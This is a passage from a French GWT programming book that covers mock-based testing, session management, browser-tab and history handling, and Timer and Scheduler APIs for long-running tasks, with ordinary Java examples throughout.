    at com.google.gwt.user.client.ui.UIObject.<clinit>(UIObject.java:139)
    ... 33 more
```

Pour éviter cela, GWT propose une classe particulière nommée `GWTMockUtilities` fournissant une version bouchonnée de l'environnement d'exécution. Les méthodes `GWTMockUtilities.disarm()` et `GWTMockUtilities.restore()` activent et désactivent le mode développement.

Appliquons un test de bouchon avec l'exemple précédent d'authentification. Nous souhaitons que lorsque l'utilisateur saisit son identifiant, le bouton *valider* soit activé, et que lorsqu'il efface l'identifiant ou que le champ est vide, le bouton soit désactivé.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce test est réalisé avec JMock :

```
public class ControllerTest {
    (..)
    @Before
    public void disableDevMode() {
        GWTMockUtilities.disarm();
    }

    @After
    public void reEnableDevMode() {
        GWTMockUtilities.restore();
    }

    @Test
    public void enables_submit_button_if_text_entered() {
        final Button button = context.mock(Button.class);

        FormController ct = new FormController(button);

      // Correspond au contrat du composant
        context.checking(new Expectations() {{
            oneOf(button).setEnabled(true);
        }});

        ct.textChangedTo("Sami Jaber");
    }

    @Test
    public void disables_submit_button_if_text_cleared() {
        final Button button = context.mock(Button.class);

        FormController ct = new FormController(button);

        context.checking(new Expectations() {{
            oneOf(button).setEnabled(false);
        }});
        ct.textChangedTo("");
    }
}
```

Ce test vérifie bien le scénario fonctionnel suivant : si l'identifiant est vide, l'utilisateur ne doit pas pouvoir valider.

Enfin, voici un autre test, avec EasyMock cette fois :

```
public void setUp() throws Exception {
      super.setUp();
      GWTMockUtilities.disarm();
    }

    @Override
    public void tearDown() {
      GWTMockUtilities.restore();
    }

    public void testSomething() {
      MyStatusWidget mock = EasyMock.createMock(MyStatusWidget.class);
      EasyMock.expect(mock.setText("Sami Jaber"));
      EasyMock.replay(mock);

      StatusController controller = new StatusController(mock);
      controller.setStatus("Sami Jaber");

      EasyMock.verify(mock);
    }
}
```

Quel est l'atelier de tests idéal ?

Ce chapitre a mis en évidence la richesse incommensurable de l'écosystème GWT en matière de tests. Entre les tests JUnit en mode développement ou web, l'API de performance restituant des graphiques et les différents outils intégrés du marché, le choix peut sembler difficile.

Au-delà des outils, il est important de considérer la démarche et la stratégie de test. Réservez en priorité vos ressources aux tests unitaires avec la classe `GWTTestCase` en mode production (gardez à l'esprit la cible HTML/JavaScript). Pour des tests fonctionnels de plus haut niveau, le duo Selenium/WebDriver couplé à un atelier d'intégration continue de type Hudson, CruiseControl ou Bamboo, devraient largement rassurer les adeptes de la qualité.

Quant aux bouchons, veillez à respecter la règle qui consiste à ne pas tester le framework technique GWT, mais bel et bien les exigences fonctionnelles.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

15

Les design patterns GWT

Ceux qui développent depuis plusieurs années avec GWT vous diront sans doute que l'application GWT parfaite n'existe pas. Le développement web est fait de concessions, d'adaptations et d'optimisations en tout genre. Pour éviter qu'un projet GWT se transforme en long parcours sinueux semé d'embûches, il faut des repères, des bonnes pratiques d'architecture et de conception.

Nous allons vous donner toutes les clés pour éviter de tomber dans les pièges traditionnels du développeur GWT non initié. Que ce soit la gestion de l'historique (le bouton *Précédent*), la gestion de la session, les traitements longs ou les modèles d'architecture, toutes ces problématiques se posent tôt ou tard dans le cycle de vie d'un projet GWT. Comment arriver à les surmonter ? Y a-t-il des raccourcis et des astuces ? C'est tout l'objet de ce chapitre qui, sous ses airs de catalogue de bonnes pratiques et design patterns, vous guidera dans vos choix futurs.

Pourquoi des bonnes pratiques ?

GWT existe depuis 2006 environ. Comme bien souvent, les *early adopters*, comme on les appelle, ont été les premiers à payer les pots cassés d'une technologie qui n'a cessé d'évoluer et de progresser depuis sa création. Avec le recul, les premiers retours d'expérience et ce qu'on a appris des autres technologies RIA, nous savons qu'il faut éviter

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

certaines pratiques. Nous savons également qu'il faut préférer certains modèles de conception ou d'architecture pour arriver à mieux séparer présentation et traitements.

Toutefois, il faut aussi retenir qu'aucune bonne pratique ne peut être totalement décorrélée du contexte d'un projet. Ce qui ressemble à une bonne pratique pour un projet X ne le sera pas forcément pour un projet Y. En effet, la culture d'une entreprise, ses méthodes et son existant auront tendance à imposer certaines contraintes inhérentes au contexte.

Les sections qui suivent sont là uniquement pour vous guider dans cette quête de l'architecture idéale (qui n'existe bien évidemment pas). Elles ne sont pas toutes à prendre au pied de la lettre. Il ne faut pas non plus les ignorer.

Choisir les bonnes pratiques et les bons design patterns pour une application est un peu comme choisir les bons ingrédients pour une recette de cuisine. Trop d'ingrédients divers, sans cohérence d'ensemble, donneront un goût indigeste à votre plat. Trop peu d'ingrédients lui donneront un aspect fade, sans envergure. Les design patterns sont comme les ingrédients : s'ils structurent une application, toute la difficulté consiste à choisir les bons.

Gestion de la session (cliente et serveur)

La gestion de la session est une problématique récurrente dans les applications RIA. La session, parfois appelée contexte conversationnel, est l'endroit où l'on stocke généralement toutes les informations liées à un utilisateur. Dans le cas d'une application de commerce électronique, ce sera le panier de l'utilisateur ou son contexte de sécurité. Dans le cas d'un outil de gestion, il s'agira par exemple de toutes les données en cours saisies et non validées.

Nous l'avons vu, l'avènement du RIA et de mécanismes Ajax a déporté une part importante des traitements côté client. Une grille de données qui s'affichait précédemment sur le serveur avec JSP, PHP ou ASP.Net s'exécute désormais dans le navigateur. Ce système est d'ailleurs d'autant plus pernicieux que, contrairement à une session HTTP serveur manipulée manuellement, la session JavaScript n'existe pas en tant que telle. Toute variable créée dans une classe Java du package client se retrouve dans le fichier JavaScript final comme une variable avec une certaine portée.

L'exemple suivant illustre concrètement le principe de session. Naturellement l'utilisateur enrichit son panier (ou Caddie) sans évaluer le fait qu'un panier est stocké côté client.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class MonApplicationEcommerce {

      Caddie caddie= new Caddie();
      (…)
      public void onAjouterClick() {
         caddie.add(new TeeShirt());
         caddie.add(new Pull());
      }
}
```

Comment gérer cette session ? Côté client ou côté serveur ? Est-il possible d'ouvrir plusieurs fenêtres ou onglets d'un navigateur et de partager la même session ? Quelles sont les bonnes pratiques dans ce domaine ?

Autant il est possible de régler un serveur web pour qu'il puisse monter en charge, autant un navigateur atteindra très vite ses limites lorsque l'application commence à le solliciter outre mesure.

Limiter les besoins mémoire de la session cliente

La règle numéro un est de maîtriser les quantités de données stockées côté client. Il est structurellement impossible de régler dynamiquement la mémoire allouée à un navigateur (qui est vu comme un processus exécutable lambda du système d'exploitation). Si l'application exige des besoins mémoire importants, le poste client saturera très vite et aura tendance à s'appuyer sur la mémoire virtuelle, moins performante.

Cela suppose donc une analyse très fine des besoins mémoire et donc du contexte conversationnel. Évitez les scénarios du type chargement de liste potentiellement illimitée :

```
// Ce service peut renvoyer dix comme mille factures
ArrayList list = serviceDistant.rechercherToutesLesFactures();
```

Chaque élément envoyé côté client induit une certaine quantité de mémoire. Multipliez cette quantité à l'échelle de centaines d'éléments ou de plusieurs milliers et vous ferez s'écrouler le meilleur des navigateurs. JavaScript possède un ramasse-miettes, mais celui-ci est loin d'être aussi efficace que ceux des machines virtuelles (JVM Java ou CLR .NET).

Cela étant, la gestion de session côté client présente un avantage indéniable par rapport à la session HTTP classique. Une application qui déporte l'ensemble de son contexte conversationnel côté client permet de gérer des architectures dites *stateless* ou sans état. Dans ce type d'architecture, les serveurs ne portent aucune information liée à un client particulier et sont intrinsèquement interchangeables dynamiquement. Imaginez un site de commerce en ligne réalisé en GWT dans une architecture *stateless*. Le client pourrait naviguer sur le site, alimenter son panier et subir une ou plusieurs avarie(s) serveur

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

sans même s'en rendre compte. Le panier étant stocké côté client et propagé de manière totale ou limitée, tant que le navigateur client est opérationnel, le contexte client n'est pas perdu.

Ces architectures apportent un vent de fraîcheur à tous les préceptes en place depuis des années, consistant à chanter les louanges des fermes de serveurs et des clusters avec synchronisation et affinité de session lorsqu'il s'agit de fournir de la haute disponibilité, les sessions n'ayant en effet comme portée que la mémoire d'un nœud.

La gestion côté serveur

Nous l'avons expliqué : la session cliente a l'avantage de libérer le serveur de certaines contraintes de stockage mémoire. Cependant, toutes les applications ne se prêtent pas toujours à ce genre d'architecture. Un site volumineux qui, à un instant t, doit stocker d'importantes données, se trouvera très vite à l'étroit dans les limites du navigateur.

Le seul moyen d'utiliser la session HTTP avec GWT consiste à faire appel à un service RPC dérivé de `RpcServlet`. Le code suivant illustre le principe d'utilisation de la session côté serveur. La méthode `loadFacture()` commence par charger la liste des factures (ici, nous pouvons nous permettre des volumes conséquents du fait que nous sommes dans une machine virtuelle Java, sans exagérer non plus, évidemment).

Lors d'un clic côté client ou d'une activation particulière du processus de facturation, la méthode `executeFacturation()` est invoquée.

```
public class MyFactureServiceImpl extends RpcServlet implements MyFactureService {

  public void loadFactures(String client) {
    List<Facture> factures = dao.listeFacturesClient(client);
      // Charge les factures et les stocke dans la session de l'utilisateur
      getSession().setAttribute("factures", factures);
  }

  public Facture retrieveFacture(String factureId) {
        // Récupère une Facture dans la session et la renvoie
  }

  public void executeFacturation() {
        // Suppose que loadFactures() ait été appelée au préalable
        List<Facture> list = (List<Facture>) getSession().getAttribute("factures");
        serviceFacturation.facture(list);
  }
```

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
  private HttpSession getSession() {
         // Récupère la session HTTP
        return getThreadLocalRequest().getSession();
  }
}
```

Nous pouvons remarquer deux choses dans le code précédent. Non seulement il n'est pas naturel de faire appel à une session HTTP dans un composant dit de service (le principe est un peu intrusif), mais l'utilisateur lambda non initié aura tendance à s'appuyer sur ses repères habituels en programmation orientée objet :

```
public class MyFactureServiceImpl extends RpcServlet implements MyFactureService {
  List<Facture> factures = null ;
  public void loadFactures(String client) {
    factures = dao.listeFacturesClient(client);
  }

  public Facture retrieveFacture(String factureId) {
        // Récupère la Facture à partir de la variable d'instance
  }
```

La différence peut paraître subtile, mais pourtant elle est fondamentale. Dans le premier cas, un client possède une session et celle-ci n'est pas partagée par les autres utilisateurs. Dans le second cas, la liste des factures est chargée pour tous les clients avec les effets de bord et les probables accès concurrents que cela implique.

Vous l'aurez compris : n'utilisez jamais une variable d'instance d'un service RPC, qui n'est ni plus ni moins qu'un servlet, pour gérer un contexte conversationnel.

Session et onglets des navigateurs

On pourrait se demander quelle relation il pourrait y avoir entre onglets et sessions.

L'utilisation des onglets est devenue une habitude incontournable des utilisateurs d'applications web modernes. L'idée est de diviser une application pour mieux paralléliser les tâches ou d'extraire simplement des écrans sur lesquels on travaille souvent.

Aussi curieusement que cela puisse paraître, les onglets ne sont pas compatibles avec l'approche GWT. Gardez à l'esprit que GWT s'appuie sur JavaScript et son contexte conversationnel associé à la fenêtre courante (la fameuse référence à l'objet `window`), c'est-à-dire un onglet. Sortie du contexte de l'onglet courant, l'application n'a plus aucune portée.

L'exemple suivant est beaucoup plus évocateur. Nous incrémentons un compteur à chaque clic de souris sur un lien hypertexte.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class TestOnglet implements EntryPoint {
      int compteur = 0;

      public void onModuleLoad() {
         final Anchor h = new Anchor("Etat initial, clickez pour incrementer");
         h.setHref("#");
         h.addClickHandler(new ClickHandler() {
            @Override
            public void onClick(ClickEvent event) {
               h.setText("Valeur " + compteur++);
            }
         });
         RootPanel.get().add(h);
      }
}
```

Essayez de cliquer sur ce lien hypertexte en créant un nouvel onglet alors que le compteur affiche un chiffre supérieur à zéro. Vous vous apercevrez que l'application retourne à son état initial.

Cette situation peut compliquer le sort des applications qui ne prennent pas en compte l'aspect mono-onglet de GWT. Les technologies web traditionnelles, telles que PHP, JSP ou ASP, n'ont pas cette contrainte, car elles s'appuient sur la session HTTP identifiée par un cookie. Or, les cookies sont partagés par plusieurs onglets.

Si vos utilisateurs s'aperçoivent de ce manque le jour de la mise en production, vous risquez le rejet complet de votre application GWT.

Il existe de nombreux patterns pour résoudre ce problème. Il est par exemple possible de mémoriser régulièrement l'état applicatif (encore faut-il savoir quelle est la signification exacte de l'état applicatif) dans un cookie ou une session HTTP. Cet état serait rechargé la première fois à l'exécution de la méthode `onModuleLoad()`. Une autre manière de procéder consiste à déporter entièrement la session sur le serveur et à passer dans un mode complètement `stateful`.

Il n'existe aucune solution idéale à ce problème qui touche aussi évidemment les autres technologies RIA que sont Flash ou Silverlight. C'est en revanche moins perceptible du fait que ces frameworks créent une enveloppe graphique qui n'incite pas à construire de nouvel onglet. GWT se rapproche du développement web traditionnel ; il est fort probable que vos utilisateurs ressentent ce besoin.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 15–1
Onglets et gestion de l'état GWT

Gestion de l'historique

La gestion de l'historique fait partie des autres problématiques complexes qu'une application Ajax doit savoir gérer.

Par gestion de l'historique, on entend la possibilité pour un utilisateur d'utiliser la touche *Précédent* de son navigateur pour revenir à un état précédent.

Dans un environnement traditionnel Web 1.0, la gestion de l'historique est intimement liée à la gestion du cache d'un navigateur. Plus on navigue dans un site en appelant des pages, plus ces dernières sont empilées dans le fameux historique du navigateur. Toute action sur la touche *Précédent* entraîne le chargement complet de la page précédente à partir du cache (lorsque la page en question autorise la mise en cache, bien entendu).

Voici ce qu'affiche Firefox lorsqu'on navigue sur le site de www.dng-consulting.com en commençant par appeler la page d'accueil puis la page formation et le conseil.




Figure 15–2
Historique du navigateur

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ceci est le mode de fonctionnement normal d'une application web 1.0.

Or, nous l'avons abordé dans les chapitres précédents, une application GWT est composée d'une seule page associée à un seul arbre DOM HTML. La navigation n'est plus une succession de pages empilées, mais une succession d'actions, comme l'interface graphique d'un client lourd. L'utilisateur clique sur des onglets, active des boutons, se déplace dans un arbre ou ferme une fenêtre de type pop-up. L'identité de la page courante n'est jamais modifiée.

Le plus souvent, les applications Ajax à base de JavaScript ignorent purement et simplement ce problème, ce qui est parfois déroutant, car l'utilisateur qui a l'habitude de naviguer sur des sites traditionnels a parfois le mauvais réflexe de cliquer sur la touche *Précédent* pensant bien agir. Dans ce cas, il se retrouve presque systématiquement dans le contexte précédant le lancement de l'application Ajax, autant dire dans un état totalement différent de la page en cours. C'est comme s'il avait quitté l'application, ce qui est du plus mauvais effet.

Dans ce domaine, il faut avouer que GWT offre une réponse simple, efficace et multi-navigateur ; de quoi ravir les plus exigeants tout en restant abordable pour les moins initiés.

Le procédé consiste à proposer au développeur une API créant une nouvelle entrée dans l'historique et l'identifiant par une URL qui représente celle de la page en cours suffixée par une ancre. Le terme précis utilisé par GWT est *token*. Prenons la succession d'URL suivante :

```
http://localhost/monApplicationGWT.html#premierePage
http://localhost/monApplicationGWT.html#secondePage
http://localhost/monApplicationGWT.html#troisiemePage
```

Lorsqu'on empile ces trois pages dans le cache d'un navigateur, celui-ci ne stocke en réalité qu'une seule page, mais renvoie toujours sur l'ancre cible lors de l'action précédente, un peu comme quelqu'un qui parcourt les chapitres d'un ouvrage en ligne à partir du sommaire constitué de liens hypertextes et d'ancres.

Avec cette technique, GWT est capable de gérer une sorte de contexte multi-état, tout en restant sur la même page HTML. Concrètement, du point de vue des API, cela consiste à fournir deux éléments : une méthode créant une nouvelle entrée dans l'historique (`History.newItem()`) et un événement de rappel invoqué par GWT lorsque l'utilisateur renvoie vers une entrée de cet historique (`History.addValueChangeHandler(handler)`).

Pour mieux comprendre le principe, voici un exemple d'application qui numérote des contextes et les empile dans l'historique à chaque clic sur un lien hypertexte.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00




Figure 15–3
Historique et ancres générées par GWT

La séquence de navigation est la suivante. L'utilisateur clique cinq fois sur le lien, puis, lorsque le message `Contexte courant=5` apparaît, il appuie sur la touche *Précédent*. Voici le code Java associé :

```
public class TestHistorique implements EntryPoint {
int compteur = 0;

public void onModuleLoad() {
   final Anchor h = new Anchor("Contexte initial, veuillez cliquer");

   h.addClickHandler(new ClickHandler() {
      public void onClick(ClickEvent arg0) {
         // À chaque clic, on empile dans l'historique #1 puis #2 puis #3, etc..
         History.newItem(compteur +"");
         h.setText("Cliquer pour créer un nouveau contexte (courant = "
               + compteur++ + ")");
      }
  });
  // Correspond au callback appelé lorsque l'utilisateur appuie sur "précédent"
  History.addValueChangeHandler(new ValueChangeHandler<String>() {
   public void onValueChange(ValueChangeEvent<String> item) {
      Label l = new Label("Contexte courant =" + item.getValue());
      // Crée l'effet d'indentation en jouant sur les marges
      l.getElement().getStyle().
               setMarginLeft(Double.valueOf(item.getValue())*5, Unit.PX);
      h.setText("Cliquer pour créer un nouveau contexte (courant = " +
             Integer.valueOf(item.getValue()) + ")");
             RootPanel.get().add(l);
            }
         });
```

```
        // Au départ affiche un lien avec "Contexte Initial, veuillez cliquer"
        RootPanel.get().add(h);
    }
}
```

La méthode `History.addValueChangeHandler()` abonne un événement à chaque fois que l'utilisateur revient sur un item de l'historique (que ce soit par *Précédent* ou *Suivant*). Toute la responsabilité de cette méthode est de charger le contexte N-1 de manière totalement manuelle. Nous sommes loin du mécanisme de navigation classique empilant des pages complètes, ce qui nous amène à nous interroger sur la signification concrète du contexte précédent d'une application Ajax.

À RETENIR

Pour que l'historique puisse fonctionner, il est indispensable d'ajouter dans la page hôte une IFrame dédiée (celle-ci est ajoutée par défaut lorsqu'on crée un squelette projet avec `WebappCreator`) :

```
<iframe src="javascript:''" id="__gwt_historyFrame"
                        style="width:0;height:0;border:0">
</iframe>
```

Que signifie le contexte précédent avec Ajax ?

Lorsqu'une page est en tout et pour tout la seule représentation d'une application JavaScript/HTML, que signifie le contexte précédent ? Lorsqu'un panneau d'onglets est affiché et que l'utilisateur sélectionne un onglet en particulier, est-ce que l'opération *Précédent* doit afficher l'onglet précédemment actif ? Lorsque l'utilisateur active un menu déroulant et sélectionne une entrée qui referme le menu, l'opération précédente correspond-elle à réafficher le menu déroulant ? Lorsqu'une boîte de dialogue s'affiche et que l'utilisateur la referme en cliquant sur le bouton *Fermer*, l'opération précédente doit-elle réafficher la boîte de dialogue ?

Des exemples comme ceux-ci, nous pourrions en citer des centaines. C'est tout le débat sur la pertinence de l'historique à la mode Web 1.0 dans un contexte Ajax qui est posé ici. L'historique n'a jamais existé dans les applications clients lourds Swing ou Windows Forms et pourtant il vient jouer ici les trublions. Il faut donc être imaginatif et pertinent.

L'idée est de se mettre à la place de l'utilisateur ou plus simplement de lui demander ce qu'il considère être un état (on entend déjà les hurlements des maîtrises d'œuvre qui ont déjà du mal à faire exprimer par les MOA (maîtrise d'ouvrage) des besoins purement fonctionnels). Cette phase doit donc passer par une expression de besoins.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Il faut savoir que l'avènement du RIA va induire de nombreuses problématiques de cette nature qu'on ne peut occulter. Pour mieux vous aider, nous allons proposer un cas d'utilisation concret de cette gestion manuelle d'état.

L'application de démonstration proposée lorsqu'on télécharge GWT 2 est un cas d'école pour une gestion intelligente de l'historique. Cette application propose un arbre de navigation sur la gauche de l'écran qui active des widgets placés sur l'écran central. Lorsqu'on change de nœud dans l'arbre, un nouveau panneau est affiché avec le widget en question (voir figure suivante).




Figure 15–4
Gestion de l'historique dans le showcase GWT

Dans cette application de démonstration, nous souhaitons que l'appui sur la touche *Précédent* provoque la réactivation de l'écran de widget affiché précédemment par l'utilisateur. Cela suppose également de réactiver le nœud précédemment sélectionné, qui doit apparaître en surbrillance. Pour y arriver, il faut une ancre suffisamment explicite pour reconstruire l'état n-1 (d'où l'importance de cette ancre). En associant un index unique à chaque écran (`CwRadioButton` ou `CwCustomButton`), il est possible à tout moment d'afficher l'écran à partir de son index. Il est dès lors évident que l'index nous servira aussi d'ancre.

Dans la pratique, à chaque fois qu'un utilisateur sélectionne un nœud de l'arbre, la méthode `History.newItem` est appelée avec l'index de l'écran en paramètre. Lors de l'activation de la touche *Précédent* ou *Suivant*, il suffit de réafficher l'écran correspon-

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

dant à l'index (donc à l'ancre). La valeur de l'ancre est renvoyée grâce à la méthode `event.getValue()` :

```
final ValueChangeHandler<String> historyHandler = new
ValueChangeHandler<String>() {
      public void onValueChange(ValueChangeEvent<String> event) {
        // Récupère les données d'écran à partir de la valeur de l'ancre
        TreeItem item = itemTokens.get(event.getValue());
        if (item == null) {
          item = app.getMainMenu().getItem(0).getChild(0);
        }

        // Sélectionne le bon nœud
        app.getMainMenu().setSelectedItem(item, false);
        app.getMainMenu().ensureSelectedItemVisible();

        // Affiche le bon écran de widget
        displayContentWidget(itemWidgets.get(item));
      }
    };
(…)
History.addValueChangeHandler(historyHandler);
```

EN PRATIQUE

Dans la pratique, il existe autant d'implémentations de l'historique que de navigateurs. La liaison différée joue là encore un rôle crucial, car elle homogénéise le procédé pour l'ensemble des navigateurs du marché.

Les traitements longs

Toute application, de quelque nature que ce soit, est confrontée à un moment ou à un autre au problème des traitements longs. Un traitement long peut être l'affichage d'un rapport assez gourmand, le chargement d'une grille de données contenant beaucoup d'enregistrements ou une simple barre de progression.

JavaScript est conçu de telle sorte qu'il n'existe pas de fonctionnalité multi-thread. Contrairement aux langages à base de machine virtuelle, il n'est pas possible d'exécuter simultanément plusieurs traitements. C'est un des problèmes les plus épineux lorsqu'il s'agit d'utiliser un framework JavaScript, car tout traitement, un tant soit peu gourmand, monopolise le navigateur et le fige. Il devient alors impossible de changer de contexte ou de cliquer sur un autre lien. C'est également pour cette raison que GWT use et abuse des appels asynchrones lorsqu'il s'agit de communiquer avec un serveur. Si on devait

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

attendre en mode synchrone la réponse d'un servlet ou d'un service RPC distant, le navigateur serait figé. D'autres, avant GWT, en ont fait la triste expérience.

GWT propose plusieurs API pour résoudre le problème des traitements longs. Assez curieusement, ces API sont très peu utilisées, voire méconnues des développeurs.

La classe Timer

Les développeurs JavaScript le savent : le timer est aujourd'hui le seul moyen viable de simuler la simultanéité en attendant la spécification des WebWorkers de HTML 5. Un timer est une fonction native de JavaScript (`setTimeout()`) permettant d'invoquer une fonction de manière répétée (dans l'exemple suivant toutes les 5 secondes) :

```
<script type="text/javascript">
function boucleAlert()
{
      var t=setTimeout("alert('Toutes les 5 secondes!')",5000);
}
boucleAlert();
</script>
```

Il suffit d'imaginer plusieurs timers de ce type s'exécutant de manière séquentielle pour créer une sorte de faux ordonnanceur de tâches. L'exemple suivant incrémente deux compteurs avec une impression de simultanéité.

```
public class TestSample implements EntryPoint {
      int i=0;
      int j=0;

      public void onModuleLoad() {
         final Label compteur1 = new Label("Compteur1");
         final Label compteur2 = new Label("Compteur2");
         Timer traitement1 = new Timer() {
            public void run() {
               compteur1.setText(i++ +"");
            }
         };

         Timer traitement2 = new Timer() {
            public void run() {
               compteur2.setText(j++ +"");
            }
         };
         // Incrémente toutes les secondes
         traitement1.scheduleRepeating(1000);
```

```
            // Incrémente toutes les demi-secondes
            traitement2.scheduleRepeating(500);

            RootPanel.get().add(compteur1);
            RootPanel.get().add(compteur2);
        }
}
```

On peut dire que dans l'architecture des traitements asynchrones de GWT, le timer est une fonction de bas niveau. D'autres classes encapsulent le timer, afin de fournir des services plus évolués, basés sur le design pattern Commande. Voyons ces différentes interfaces.

La classe Scheduler

Il est parfois utile de planifier l'exécution de certains traitements de bas niveau avant que le navigateur ne récupère la main et n'affiche le DOM. La classe `Scheduler` a fait son apparition dans GWT 2 pour remplacer les anciennes classes `DeferredCommand` et `IncrementalCommand` difficilement testables. La classe `Scheduler` propose une méthode `get()` pour récupérer l'instance courante de l'ordonnanceur de tâches.

Cette classe fournit des fonctionnalités pour exécuter un traitement dans un contexte bien particulier. En effet, le traitement peut être différé (dans ce cas, il s'exécute avant de donner la main à la boucle de gestion événementielle) ou incrémental (il est répété jusqu'à la fin d'une condition). Voyons dans le détail ces deux modes.

Les traitements différés

Il est parfois indispensable d'exécuter un traitement en dehors de la pile d'appels courante. C'est notamment le cas lorsqu'on souhaite modifier les propriétés d'un élément après qu'il ait été ajouté au DOM. Le cas le plus fréquent est celui de la méthode `setFocus()`. Les navigateurs ignorent généralement cette méthode lorsque l'élément n'est pas attaché.

Le rôle de la méthode `Scheduler.get().scheduleDeferred` consiste à mémoriser un traitement jugé peu prioritaire pour l'exécuter une fois la pile des événements vidée (c'est-à-dire quand tous les événements en cours ont été exécutés) ou lorsque le thread principal est au repos. Cela évite d'engorger la pile courante. Dans le cas du `setFocus()`, le navigateur va patiemment appliquer les fonctions d'affichage puis, une fois l'élément attaché, donner le focus au composant.

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

Ce document est la propriété exclusive de yannick saint martino (y4nn5m@gmail.com) - 18 février 2013 à 23:00

```
public class FocusSample implements EntryPoint {

      public void onModuleLoad() {
         final TextBox userTb = new TextBox();
         userTb.setText("maTextBox");

         Scheduler.get().scheduleDeferred(new ScheduledCommand() {
            public void execute() {
               userTb.setFocus(true);
            }
         });
         RootPanel.get().add(userTb);
      }
}
```

Cette classe évite le syndrome de l'interface à moitié réalisée, qui se fige brusquement par un traitement un peu long.

Les traitements incrémentaux

Peu de développeurs connaissent les bienfaits des commandes incrémentales.

